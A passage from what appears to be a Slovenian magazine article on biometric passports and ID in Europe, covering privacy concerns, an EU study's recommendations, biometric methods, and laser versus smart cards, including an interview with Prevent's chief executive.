zakonov in pravil igre). Pri tem so poudarili, da je glavni razlog vpeljave biometrije kljub vsemu **povečanje varnosti**. V tem pa utegne biti problem. Vsak posameznik ima svoje mnenje o tem, v kakšni nevarnosti je in koliko je za zmanjšanje te pripravljen potrpeti. Poglejmo si primer napada na trgovinski center v New Yorku. Trditev, da se ta ne bi zgodil, če bi leta 2001 imeli biometrične potne listine, je iz trte zvita. Napadalci so imeli urejene identifikacijske dokumente in bi jih imeli tudi, če bi ti vsebovali biometrične podatke. Šlo je za posameznike, za katere se je pozneje izkazalo, da niso bili kriminalci in vsaj ustrezne službe niso vedele, da so člani terorističnih organizacij. Razmere po svetu so glede identifikacijskih dokumentov različne od države do države. Nam se ne zdi

Amerika vpeljave biometričnih potnih listin ne zahteva zgolj zaradi večje varnosti, temveč je v ozadju tudi »banalnejša« zadeva globalna raba njihovih tehnologije, torej njihove intelektualne lastnine.

problematična zahteva, da moramo imeti osebno izkaznico ves čas pri sebi. To je nekako tako običajno, kot se zavedamo, da moramo imeti v žepu nekaj denarja. V Veliki Britaniji na primer pa ni tako. Tam osebna izkaznica ni obvezna, in tako kot pri prepovedi lova na lisice lahko pri zahtevi po identifikacijskih dokumentih pričakujemo vsaj negotovanje državljanov, če ne celo demonstracije. Po drugi strani vsi vemo, da moramo pri potovanju imeti potne listine in glede tega ne delamo težav. Kaj v njih piše, nas tudi ne zanima. Biometrični podatki pa utegnejo biti problem. Ne toliko to, da so zapisani v dokumentu. Bolj se bojimo, kaj se bo z njimi dogajalo v različnih zbirkah podatkov in kaj se bo dogodilo, če bo identifikacija negativna, saj nobena biometrična metoda ne zagotavlja stodostotne zanesljivosti.

Pri vpeljavi biometričnih rešitev je treba upoštevati zdravo »kmečko pamet« ali pa **pet priporočil**, ki jih je podala študija. Gre za isto zadevo, le slednje se sliši bolj akademsko.

Namen biometrične rešitve mora biti jasno opredeljen. Uporaba biometrije lahko poruši ustvarjene modele zaupanja med državljanji in državo, saj vpliva na dosežene ravni zasebnosti in anonimnosti. Jasni in transparentni odgovori države na vsa vprašanja državljanov so ne le priporočljivi, temveč zapovedani. Če država ne želi imeti težav s svojimi podaniki, njena arogantnost v slogu »tako bo, ker smo mi tako rekli oziroma to zahteva EU« ni priporočljiva. V praksi je moč pričakovati veliko odpora predvsem različnih civilnih organizacij, ki se bojujejo proti (pre)velikemu vplivu države. Ne glede na to, ali je odpor upravičen ali neupravičen, je mogoče proti njemu nastopati le z jasnimi in nedvoumnimi argumenti. Danes žal ni tako, saj še nismo slišali argumentov, ki bi nas prepričali, da je ameriška zahteva res tako nujna in potrebna. Državljanom je treba predstaviti tako pozitivne kot tudi negativne vplive vpeljave biometrije in jim pustiti, da si sami ustvarijo svoje mnenje in ne nazadnje

tudi možnost zaveste odločitve o vsem, kar ta prinese.

Biometrična rešitev mora povečati (in ne znižati) raven zasebnosti. Danes biometrijo enačimo z oblikovanjem družbe, v kateri bomo nadzorovani. Gre torej za učinek velikega brata. Tehnologija je nevtralna, takšne učinke lahko prinesejo zgolj načini njene uporabe. Rešitve morajo biti oblikovane tako, da stopnjo zasebnosti posameznika le povečajo, nikakor pa ne zmanjšajo. V praksi to pomeni, da morajo sistemi delovati tako, da posameznika samodejno **identificirajo, ne pa tudi izdajo njegove identitete**. Neželena sta povezava sistemov med seboj in možnost pridobivanja informacij o posameznikovem gibanju, navadah in dejanjih, torej prenos filozofije navideznega spremljanja

uporabnika znotraj sveta interneta v njegov realni svet. Kakor koli že gledamo, je zloraba biometrije v tej smeri najbolj možna in hkrati se je najbolj bojimo. Ni pomembno, kdo in v kakšne namene bi kaj takega storil. Država z opravičilom po povečanju varnosti posameznika, ali podjetja v želji po boljšem servisiranju kupcev. Ker je verjetnost zlorab visoka, česa takega ne moremo dopustiti.

Razvoj biometrične industrije v EU-ju. Uporaba biometričnih rešitev lahko pozitivno vpliva na razvoj te industrijske panoge znotraj EU-ja. To pa posredno pomeni tudi več novih delovnih mest, ki so potencialno manj občutljiva na stroške delovne sile v manj razvitih državah. Najprej je treba znotraj Evrope razviti trg za rešitve, kar je neposredno povezano z izgradnjo sprejemljivih biometričnih rešitev s poudarkom na zasebnosti in varnosti podatkov. Nato pa še vplivati na konkurenco med posameznimi ponudniki. Danes je jasno, da bodo pri tem odločilno vplivali s strani držav financirani projekti vpeljave biometričnih rešitev. Zasebna sfera lahko sledi takrat, ko bo biometrija splošno sprejeta pri državljanjih.


Razumeti vse možne procese. Dejstvo je, da biometrija ni vsemogočna in absolutno natančna, hkrati pa tudi ni moč pričakovati, da jo bomo prav vsi uporabljali. V bodočih sistemih, temelječih na biometriji, je treba določiti vse možne zaplete in imeti razvite rešitve zanje. Tipični primer je nadzor na mejnih prehodih. Kaj storiti s potnikom, pri katerem je samodejna identifikacija zatajila, je bila negativna, čeprav je oseba prava? Kako naj se obnaša tamkajšnja odgovorna oseba do takšnih posameznikov oziroma do onih, ki na primer ne bi imeli biometrične potne listine? Ne sme se namreč zgoditi stigmatizacija oziroma pavšalna delitev oseb na neproblematične oziroma problematične zgolj na podlagi slabega delovanja sistema.

Področja bodočih raziskav. Danes razvoj biometrične tehnologije še ni na ravni, ki bi jo pri-

čakovali oziroma zahtevali biometrični sistemi in ki bi omogočala izdelavo množičnih rešitev. Osebnih podatkov, na katerih sloni biometrija, ne moremo izgubiti ali ponarediti, možno pa jih je kopirati (a tudi to je veliko težje, kot na primer ponarediti današnje potne listine, ne glede na vdelane zaščite). Ker pa je tehnologija še vedno v razvoju, manjka medsebojna združljivost med posameznimi predlaganimi metodami biometričnega zapisa, zaščitnimi mehanizmi varovanja podatkov, prav tako pa tudi še ni vsesplošno sprejetih standardov, na podlagi katerih bi lahko izdelali rešitve. Na teh področjih je treba največ postoriti v naslednjih letih. Razviti je treba tudi tehnologijo sočasne identifikacije posameznika na osnovi več biometričnih podatkov (prstni odtisi, prepoznavna obraza, šarenica ...) in s tem povečati zanesljivost identifikacije. In ne nazadnje, rešitve je treba **preizkusiti v praksi** na podlagi čim širšega pilotskega projekta (na primer na področju manjše države).

... IN NA KAJ OPOZARJA

V svetu obstajajo biometrične rešitve v zasebnem in javnem sektorju, a nobena zaradi svoje omejenosti ni vzor, ki bi ga bilo moč preprosto uporabiti kot podlago za, na primer, projekt uvedbe biometričnih potnih listin na področju ene same države. Kdorkoli se bo tega lotil, bo oral ledino. Poleg problemov zagotavljanja varnosti, zasebnosti, nizkih stroškov za državljanov in združljivosti sistemov, bo moral upoštevati



tudi socialne, pravne, ekonomske in tehnološke vidike.

Do neke mere nam je jasno, da so lahko biometrični sistemi **varnejši** od tradicionalnih identifikacijskih sistemov. A to velja zgolj za proces identifikacije, torej povezavo med osebo in podatki, ki jih ima zapisane v dokumentu. Kako varna je celotna biometrična rešitev, pa je po drugi strani močno odvisno od zagotavljanja varnosti v posameznih fazah – včlanitev v sistem (na primer zahteva po potnih listinah), hranjenje biometričnih podatkov (na dokumentu in v zbirkah podatkov), zajem podatkov na mestu identifikacije in primerjava teh s podatki shranjenimi na dokumentu. Tako kot klasični sistemi so tudi biometrični podvrženi **napakam in zlorabam**, kar je vsekakor

biometrija v Evropi

treba upoštevati pri njihovem snovanju. Podobno velja tudi glede zagotavljanja **zasebnosti**. Identifikacija z branjem prstnih odtisov sama po sebi ni problematična, če smo prepričani, da gre zgolj za to. Torej, da nam stroj le odpre zapornico, hkrati pa ne zabeleži drugih dejstev (na primer časa prehoda). Če pa se shranijo tudi takšni podatki, moramo natančno vedeti, zakaj, za koliko časa, kdo jih lahko vidi in kako so preprečene možne zlorabe. Še vsaj dva tehnična vidika sta pri biometriji še kako pomembna. Ker bodo prve rešitve povezane s potnimi listinami, njihova **cena** ne sme biti previsoka. Strošek infrastrukture tudi ne sme biti previsok, saj si ga sicer manj bogati ne bodo mogli privoščiti. In ne nazadnje, zadeva mora delovati povsod, torej je treba zagotoviti **združljivost** med različnimi tehnologijami, procesi ali rešitvami. Kako pa bi bilo, če bi si država omislila biometrične potne listine, ki jih nihče drug ne bi znal prebirati in uporabljati?

Tehnične probleme je razmeroma lahko rešiti. Veliko težje je pri pogledu na celoto upoštevati tudi druge vidike vpeljave biometrije, ki imajo neprimerno usodnejše posledice. Predvsem ni jasno, kako bodo množično sprejete biometrične rešitve dolgoročno vplivale na **socialne** zadeve, torej tudi na medčloveške odnose in odnose med državljanji in državo. Poleg tega, da je treba zagotoviti zasebnost, je treba **preprečiti družbeno izključenost** posameznikov, ki biometrije zaradi različnih razlogov (bolezen, verski razlogi, slabše intelektualne sposobnosti) ne bi mogli ali ne bi hoteli sprejeti in s tem tudi uporabljati. Zato bo treba prilagoditi obstoječo zakonodajo, da bo ta zajela tudi vse nove možnosti, ki jih bo prinesla biometrija – upoštevati je treba tudi **pravne** vidike.

Biometrija bo neposredno vplivala tudi na **gospodarske** procese. Večja verjetnost pravilne in nedvoumne identifikacije oseb lahko zmanjša stopnjo tveganja transakcij in s tem zniža njihovo ceno. A po drugi strani lahko to privede tudi do občutka navidezne varnosti. Komur bi uspelo ukrasti identiteto nekoga drugega, bi imel v okolju prevelikega zaupanja tehnologiji dobre možnosti, da počne, kar hoče. Možnost zlorabe bo torej manjša, a če se bo kaj takšnega pripetilo, bodo posledice večje.

Gre pa že za eno plat medalje – **medicinski vidik**. Od čisto banalne zadeve, ko se lahko na tipalih (na primer za branje prstnih odtisov) okužimo z nalezljivimi boleznimi, pa do takšnih, da lahko biometrija izda še kaj več kot zgolj identiteto. Govor je o skeniranju očesne šarenice, saj se po mnenju nekaterih znanstvenikov, iz nje lahko izluščijo podatki o zdravstvenem stanju posameznika. V bodoče bo programska oprema pri identifikaciji osebe s pomočjo prepoznavne obraza, lahko določila tudi njeno **čustveno stanje**, da ne govorimo o vsem, kar je in kar bo moč izluščiti iz **DNK-ja** posameznika. Izražena je bojazen, da bi načeloma lahko metode identifikacije uporabili tudi v namene **nadzorovanja oseb** – to pa je dejansko domena velikega brata, če smo lahko malce bolj pesimistični. A naj smo še tako načeloma proti in se proti temu

še tako bojujemo, bo naša prihodnost veliko bolj nadzorovana, kot je bila naša preteklost.

OSNOVNI BIOMETRIČNI PODATKI

Biometričnih podatkov na človeškem telesu je veliko. Nekateri so primernejši in omogočajo unikatno ločevanje oseb, drugi pa manj. Biometrična podatka sta lahko tudi teža in vi-

njegovim vzorcem, shranjenim v spominu. V primerjavi z drugimi tehnologijami lahko ta deluje tudi brez našega vedenja, da nas določen sistem želi identificirati. Še nekaj je treba povedati. Biometrični sistemi v svoj spomin ne shranijo naše slike, temveč pri prvem zajemu s pomočjo biometričnih metod (matematični modeli) izluščijo zgolj tiste **podrobnosti, ki nas enoznačno opišejo**. Tako je

		Obraz	Prstni odtis	Šarenica	DNK
Splošnost	Vsak človek ima obraz, prstne odtise, šarenico in DNK, kar je moč uporabiti v namene identifikacije.	V	S	V	V
Posebnost	Za vsakega posameznika so te značilnosti unikatne in se ne ponavljajo.	N	V	V	V
Trajnost	Te značilnosti se s časom ne spreminjajo veliko.	S	V	V	V
Dosegljivost	Možno jih je hitro zajeti (prebrati) in primerjati.	V	S	S	N
Zmogljivost	Kolikšna je verjetnost pravilne identifikacije	N	V	V	V
Sprejemljivost	Biometrija ne more biti uspešna, če je ljudje iz različnih razlogov ne bomo sprejeli kot nekaj običajnega in nenevarnega.	V	S	N	N
Odpornost	Odpornost na potencialne zlorabe in ukane sistema.	V	S	N	N

Stopnja združljivosti s posamezno zahtevo: (v)visoka, (s)rednja, (n)izjaka



šina osebe, a verjetno se boste strinjali, da to ni ravno uporabno. Študija zato predlaga štiri tehnologije, ki tudi najbolj ustrezajo sedmim zahtevam dobre biometrične rešitve.

Prepoznavna obraza. Ta način uporabljamo tudi sami, ko vsakodnevno prepoznavamo osebe v svoji okolici. Stroji niso tako zmogljivi kot naši možgani, a načelo je enako. Obraz osebe primerjamo z

podatkov v spominu manj, hkrati pa je sam proces prepoznavne hitrejši. Ni naključje, da bo zapis našega obraza in prstnega odtisa verjetno zapisan na bodočih biometričnih potnih listinah. Razvoj sistemov za prepoznavanje obraza gre v smeri zanesljivejše identifikacije in predvsem onemogočanja zlorab.



Identifikacija s pomočjo prepoznavne obraza in prstnega odtisa



Prstni odtisi. Drugače kot pri prepoznavi obraza nas pri prstnem odtisu sistem ne more preveriti brez našega sodelovanja. Če nič drugega, moramo prst položiti na ustrezen bralnik.

Šarenica. Naprave za branje očesne šarenice so bile še pred kratkih predrage za množično uporabo, so pa jih uporabljali pri rešitvah varovanja ustanov in prostorov. Gre za zanesljivo tehnologijo

◊ Pri biometričnih podatkih se najbolj bojimo tega, kaj se bo z njimi dogajalo v različnih zbirkah podatkov in kaj se bo dogodilo, če bo identifikacija negativna, saj nobena biometrična metoda ne zagotavlja stoo odstotne zanesljivosti.

identifikacije, do katere imajo uporabniki dokaj velik odpor. Nekoliko neprijetno je strmeti z golim očesom v bralnik.

DNK. Zadeva še ni zrela za identifikacijo v stvarnem času in med drugim zahteva dokaj zahteven postopek priprave vzorca. Prepoznavanje traja tudi več ur, pri čemer jo mora izvesti visoko usposobljena oseba.

SCENARIJI UPORABE BIOMETRIJE V BLIŽNJI PRIHODNOSTI.

Kako si v študiji predstavljajo uporabo biometričnih sistemov čez deset let, so predstavili v različnih scenarijih, od katerih nam je bil najbolj všeč **dnevnik najstnika**, ki kaže na vesplošno uporabo biometrije v vsakodnevnem življenju. Tu je odlomek.

»Danes sem imel v šoli težave. Prijatelju je sistem preprečil vstop v šolsko kuhinjo, saj njegovi starši niso pravočasno plačali položnice. Ker sem mislil, da to ni pošteno, sem prijatelju pomagal prevarati šolski varnostni sistem. Ta učence identifikira z odčitavanjem očesne šarenice. Ker so uporabili cenen bralnik, ga je tudi dokaj enostavno ločljivim tiskalnikom in prijatelj je sliko, ko je hotel v kuhinjo, pač pridržal pred bralnikom. Zadeva je nekaj časa celo delovala, a včeraj so me poklicali k direktorju. Sistemu se je zdelo čudno, da je vsak dan dvakrat odčitaval mojo šarenico, in tako so me dobili na delu. Nisem si mislil, da je sistem tako pameten. Direktor nad mojo pogruntavščino ni bil ravno navdušen in je takoj poklical mojo mamo v službo in zahteval, da takoj pride v šolo. Upal sem, da bo zamudila. Morda se bo pokvaril sistem za vžig avtomobila oziroma bralnik za prstne odtise, ki mi že tako povzroča težave, saj si nikakor ne morem sposoditi avtomobila, ne da bi moji starši o tem kaj vedeli.«

Kot smo že omenili na začetku, študija sama po sebi ne odgovarja na žgoča vprašanja, ki se porajajo, ko imamo v mislih uvedbo biometrije na vsa mogoča področja našega življenja. Dejstvo pa je, da se bomo morali z biometrijo sprijazniti. Morda ne ravno povsod, prav gotovo pa na mejah in znotraj poslovnih sistemov. Tu pa ne moremo reči, da bodo ti zgolj v funkciji varnosti. Če ne bo tega področja regulirala zakonodaja, bomo priča dodatnim sistemom za nadzor nad zaposlenimi. Biometričnih sistemov ne moremo gledati le kot sisteme za zagotavljanje večje varnosti, prav tako pa tudi ne kot zgolj sisteme za nadzor. Resnica je kot običajno **nekje vmes**. A nekaj je kot na dlani. Morali se jim bomo prilagoditi in morda tudi kaj žrtvovati, da bomo na drugi strani kaj pridobili. ■

»ŠTANČANJE« LASERSKIH KARTIC

Kaj je v ozadju odločitve podjetja Prevent, da v Sloveniji postavi tovarno laserskih kartic? Gre za dokaj preprosto »štancanje« kartic, ali vsa zadeva vsebuje tudi potencial razvoja rešitev z visoko dodano vrednostjo?

Laserska kartica ni novost, saj jo poznamo že več kot desetletje. Zaradi nekaterih očitnih slabostih jo po uporabi prekašajo druge vrste kartic, pri čemer izstopata **pametna čipna kartica** in celo stara tehnologija **magnetnih kartic**. Na vsako prodano lasersko kartico se namreč zaenkrat v svetu proda sto pametnih kartic. A laserska kartica ima tudi prednosti. Glavne so **robustnost**, visoka stopnje **zaščite** z multibiometričnimi in slikovnimi zapisi (berljivimi strojno in s prostim očesom), nizki stroški izdelave in standardizirana oblika tovrstnih identifikacijskih dokumentov. V prihodnosti si lahko obetamo večjo uporabnost laserskih kartic tudi zaradi hibridnih izvedb z magnetnim trakom, črtno kodo in (ali) kontaktnimi ali brezkontaktnimi čipi.

LASERSKA KARTICA

Lasersko kartico in metodo zapisa podatkov določata standarda ISO/IEC 11693 in ISO/IEC 11694. **Linearni laserski zapis** omogoča enkratno zapisovanje in je neizbrisljiv in robusten, ker je laminiran in odporni plastični foliji, dodatno pa zapis vsebuje – tako kot pri CD-tehnologiji – veliko stopnjo redundantnosti podatkov, kar omogoča uspešno branje tudi pri močno poškodovanem zapisu. Podatke je moč le prirastno (inkrementalno) dodajati, dokler kartica ni popisana v celoti. **Standardne** laserske kartice so na voljo v dveh izvedbah – s širokim laserskim trakom z zmogljivostjo 2,8 MB in z ozkim laserskim trakom z zmogljivostjo 1,1 MB. Poleg standardnih so na voljo tudi laserske kartice **licenčnih proizvajalcev** z zmogljivostmi **do 4 MB**. Prenosna hitrost podatkov pri standardnem bralniku je razmeroma nizka saj znaša največ 11,2 KB/s. Branje celotne (2,8 MB) kartice tako traja več kot 4 minute. Podatki so urejeni po sledeh (do 2583 sledi) in


mehko formatiranih sektorjih (1 do 15 sektorjev na sled), kar omogoča nekoliko hitrejši dostop do dela podatkov. Podatki na kartici so pred nepooblaščenim dostopom zaščiteni le s **šifriranjem**. Življenjska doba zapisa podatkov na laserskem traku je praktično neomejena. Za pisanje in branje laserskih kartic so potrebni posebni, razmeroma dragi **pisalniki/bralniki**. Poleg zapisa digitalnih podatkov na laserskem pasu je moč na lasersko kartico zapisati tudi druge grafične in holografske oznake, namenjene vizualni identifikaciji izvirnosti kartice.

ALI PAMETNA KARTICA?

Pametne kartice so na voljo v vrsti izvedb, od katerih se za osebno identifikacijo uporabljajo kontaktne **pametne kartice**, ki temeljijo na standardih družine ISO/IEC 7816, in **brezkontaktno pametne kartice**, ki temeljijo na standardih družine ISO/IEC 14443, izjemoma pa tudi pametne kartice z **dvojnimi** (kontaktnim



Na eno lasersko kartico je v svetu 100 pametnih kartic.



Laserske kartice so kar »debele«.

biometrija v Evropi

in brezkontaktnim) vmesnikom. Življenjska doba pametnih kartic je pri sedanjem stanju tehnologije omejena na 10 let. Tudi odpornost pametne kartice na ekstremne električne in mehanske šoke (npr. zvijanje) in sevanje je nesporno slabša od odpornosti laserske kartice, zato je robustnost dejansko najmočnejša prednost laserske kartice. Seveda pa je mogoče nameroma uničiti tudi lasersko kartico. Kontaktne pametne kartice vsebujejo do 128 KB bliskovnega (flash) pomnilnika, hitrost prenosa podatkov giblje od 5 Kb/s do 1Mb/s (oziroma 12 Mb/s pri vmesniku USB2). Večina kontaktnih pametnih kartic podpira prenose s hitrostmi vsaj 100 Kb/s. Glavna omejitev funkcionalnosti teh kartic je bil doslej prav prepočasen ISO

◆ Če bo Evropa prisiljena zaradi zahtev Amerike in v kratkem zahtevanem času sprejeti njihove standarde, jih bomo uporabljali tudi pozneje in zato tudi plačevali licenčnine in podobne zadeve, povezane z intelektualnimi pravicami.

7816 v primerjavi s specializiranimi pomnilniškimi karticami. Novi procesorji, ki prihajajo na trg, imajo tudi hitrejšo vmesnik in do 1 MB bliskovnega pomnilnika, kar pa je kljub vsemu manj od zmogljivosti laserskih kartic.

Brezkontaktno pametne kartice imajo enako notranjo logično strukturo kot kontaktne, le da omogočajo prenos podatkov prek **radijskega medija**. Uveljavljene so predvsem kartice, ki prenašajo podatke na nosilnih frekvencah 125 in 13,5 MHz. V kombinaciji z biometrično

identifikacijo se večinoma uporabljajo kartice, ki temeljijo na standardu ISO/IEC 14443 – te uporabljajo prenos podatkov pri frekvenci 13,56 MHz z dosegom do 10 cm. S takimi karticami lahko namreč dosežemo dovolj visoke prenosne hitrosti pri branju podatkov, da je tudi biometrična identifikacija lahko hitra. Glavna prednost brezkontaktnih kartic je seveda ta, da jih za identifikacijo ni treba izvleči iz torbe ali žepa, saj za branje **ni potreben fizičen stik kartice z bralnikom**, zato omogočajo hitrejšo

kaj pravijo v Preventu

VELIKO PREDNOSTI LASERSKIH KARTIC

Nekaj vprašanja o bodoči proizvodnji laserskih kartic v Sloveniji smo postavili predsedniku uprave podjetja Prevent Jožetu Kozmusu. Kot je znano, je Prevent s podjetjem LaserCard (LCC) sklenil licenčno pogodbo, ki je osnovni pogoj za postavitev tovarne teh kartic v Sloveniji.

Kako to, da ste se odločili za tovarno laserskih kartic, ko je ta tehnologija na voljo že nekaj let, laserske kartice pa kljub nekaterim prednostim zaostajajo za drugimi tipi kartic na trgu, kot so kartice z magnetnim zapisom in pametne kartice?

Za tehnologijo laserskih kartic smo se odločili, ker smo prepričani, da lahko bistveno pripomore k rešitvi enega izmed večjih problemov 21. stoletja – kraji osebne identitete. Morda je res, da se količinsko več uporabljata čipna in magnetna tehnologija, vendar na drugih področjih (GSM-kartice, garažne kartice ipd). Tehnologija laserskih kartic ima v primerjavi z drugimi nekaj edinstvenih lastnosti, ki jo dvigujejo na vrh med tehnologijami osebnih dokumentov. Nekatere izmed teh lastnosti so:

- enostaven vizualni nadzor dokumenta, saj laserske kartice vsebujejo edinstvene varnostne elemente, ki jih je možno hitro preveriti tudi s prostim očesom;
- laserska kartica omogoča off-line biometrično verifikacijo (1:1), posebna naprava lahko primerja zajeti »živi« biometrični vzorec (prstni odtis državljanca) z vzorcem, shranjenim na laserski kartici;
- laserske kartice s svojim optičnim trakom, ki zagotavlja načelo WORM (zapiši enkrat, beri mnogokrat), izpolnjujejo vse zahteve pravne dokumenta, česar pa ne izpolnjujeta ne magnetna ne čipna kartica;
- velika pomnilniška zmogljivost laserske kartice v primerjavi z drugimi kartičnimi tehnologijami, omogoča shranjevanje številnih biometričnih in drugih podatkov.

Je v ozadju tudi »strateški kupec«, ki je že napovedal, koliko kartic bo potreboval? Na primer vaši partnerji iz avtomobilske industrije? Država?

Laserska kartica je zaradi svojih lastnosti primerna tudi za avtomobilsko industrijo. Predstavljajte si, da vse podatke o nakupu, lastništvu, registracijah, popravilih in celo načrte vašega avtomobila shranite na lasersko kartico. Kraje avtomobilov bi se v istem trenutku drastično zmanjšale, saj brez takšnega dokumenta ne bi bilo moč registrirati



ukradenega avtomobila. Za nas so vsekakor zanimive tudi tiste države, ki imajo razvito avtomobilsko industrijo.

Lahko glede na pogoje licenčne pogodbe izdelujete tudi zgolj »optični trak«, ki bi ga bilo moč dodati na primer v obstoječo obliko potnih listin, ali gre le za kartice v klasični in celoviti obliki?

Načeloma bomo izdelovali klasične standardizirane (ISO, ICAO) oblike kartic. Po licenčni pogodbi pa imamo pravico proizvajati in prodajati tudi le optični trak za kakršnokoli uporabo. Pomembno je vedeti, da se laserske kartice in optični trak proizvajajo za vsakega naročnika posebej (t. i. customer design), saj se le tako zagotavlja velika varnost obeh.

Omenili ste možnost izdelovanja hibridnih kartic, torej takih, ki bodo vsebovale tudi kontaktni ali brezkontaktni čip. Bo proizvodnja hibridnih kartic mogoča takoj ali je to zgolj možnost, ki bi pomenila veliko dodatno naložbo v proizvodnje zmogljivosti? Kaj je torej vključeno v prvo fazo (naložba 40 do 50 milijonov evrov), katere so naslednje in kolikšne so njihove ocenjene vrednosti?

Vdelovanje čipov v laserske kartice ali tiskanje magnetnega traku na laserske kartice nista povezana z naložbo v proizvodnjo laserskih kartic. Oba postopka pomenita zgolj konfekcioniranje kartic, ne pa proizvodnega procesa laserskih kartic oziroma optičnega traku. Torej to pomeni, da je načeloma možna takojšnja izdelava (konfekcioniranje) hibridnih kartic. Oprema za konfekcioniranje kartic, tudi laserskih, je dobavljiva za razmeroma majhen denar in je odvisna od želene zmogljivosti konfekcioniranja.

Kdaj nameravate začeti izdelovati hibridne kartice?

Takrat, ko bo stekla proizvodnja laserskih kartic v Sloveniji, če bo naročilo za takšne kartice. V sodelovanju s podjetjem LCC iz ZDA pa lahko takoj, saj takšno kartico LCC že proizvaja za potrebe Italije. Gre za novo osebno izkaznico italijanskih državljanov. Laserski trak zagotavlja doslej najboljši zaščitni element proti ponarejanju oziroma prenejanju, medtem ko je čip namenjen za morebitne poznejše aplikacije v smislu e-vlade. Doslej je bilo v Italiji izdanih 2,5 milijona teh novih osebnih izkaznic. V naslednjih desetih letih pa jih bodo izdali skoraj 50 milijonov.

V končni ceni izdelka (kartice) strošek delovne sile ni ravno velik, zato je cena bolj odvisna od drugih dejavnikov – zmogljivosti proizvodnje. Ta naj bi bila na letni ravni 10 milijonov kartic. Je to največja možna ali zgolj optimalna zmogljivost?

Na ceno kartice vpliva kar nekaj dejavnikov, vendar zmogljivost proizvodnje vsekakor ni dominantna. Omenjenih 10 milijonov kartic je začetna letna proizvodnja kompletnih kartic, ki se jo da po potrebi in

in udobnejšo identifikacijo. Zaradi udobne uporabe se zdaj pretežno prav brezkontaktno kartice uporabljajo za osebno identifikacijo..

Nadzorni procesorji pametnih kartic običajno izvajajo enega od standardnih kartičnih operacijskih sistemov, ki v interakciji z bralnikom zagotavljajo **overjanje** tako kartice kot bralnika in **varen (šifriran) prenos podatkov** med kartico in bralnikom. Ti algoritmi omogočajo varno uporabo ene kartice za večje šte-

◆ Rešitve morajo biti oblikovane tako, da stopnjo zasebnosti posameznika le povečajo, nikakor pa ne zmanjšajo. V praksi to pomeni, da morajo sistemi delovati tako, da posameznika samodejno identificirajo, ne pa tudi izdajo njegove identitete.

vilo aplikacij in omogočajo menjave kodirnih ključev predvsem prek uporabe certifikatov, kjer tretji zaupanja vreden udeleženec kartične transakcije (CA, certification authority) potrdi istovetnost obeh drugih udeležencev

pri transakciji in hkrati dodeli obema javne ključe nasprotni strani. V takem sistemu celo razkritje zasebnega ključa ne ogrozi varnosti drugih uporabnikov sistema. Pametno kartico po standardu ISO/IEC 14443 kot dopusten biometrični elektronski identifikacijski dokument uveljavlja tudi Mednarodna organizacija civilnega letalstva (International Civil Aviation Organization) v dokumentu Machine Readable Travel Documents Logical Data Structure, ki je določen tudi za lasersko kartico. ■

Zgodovina laserske kartice

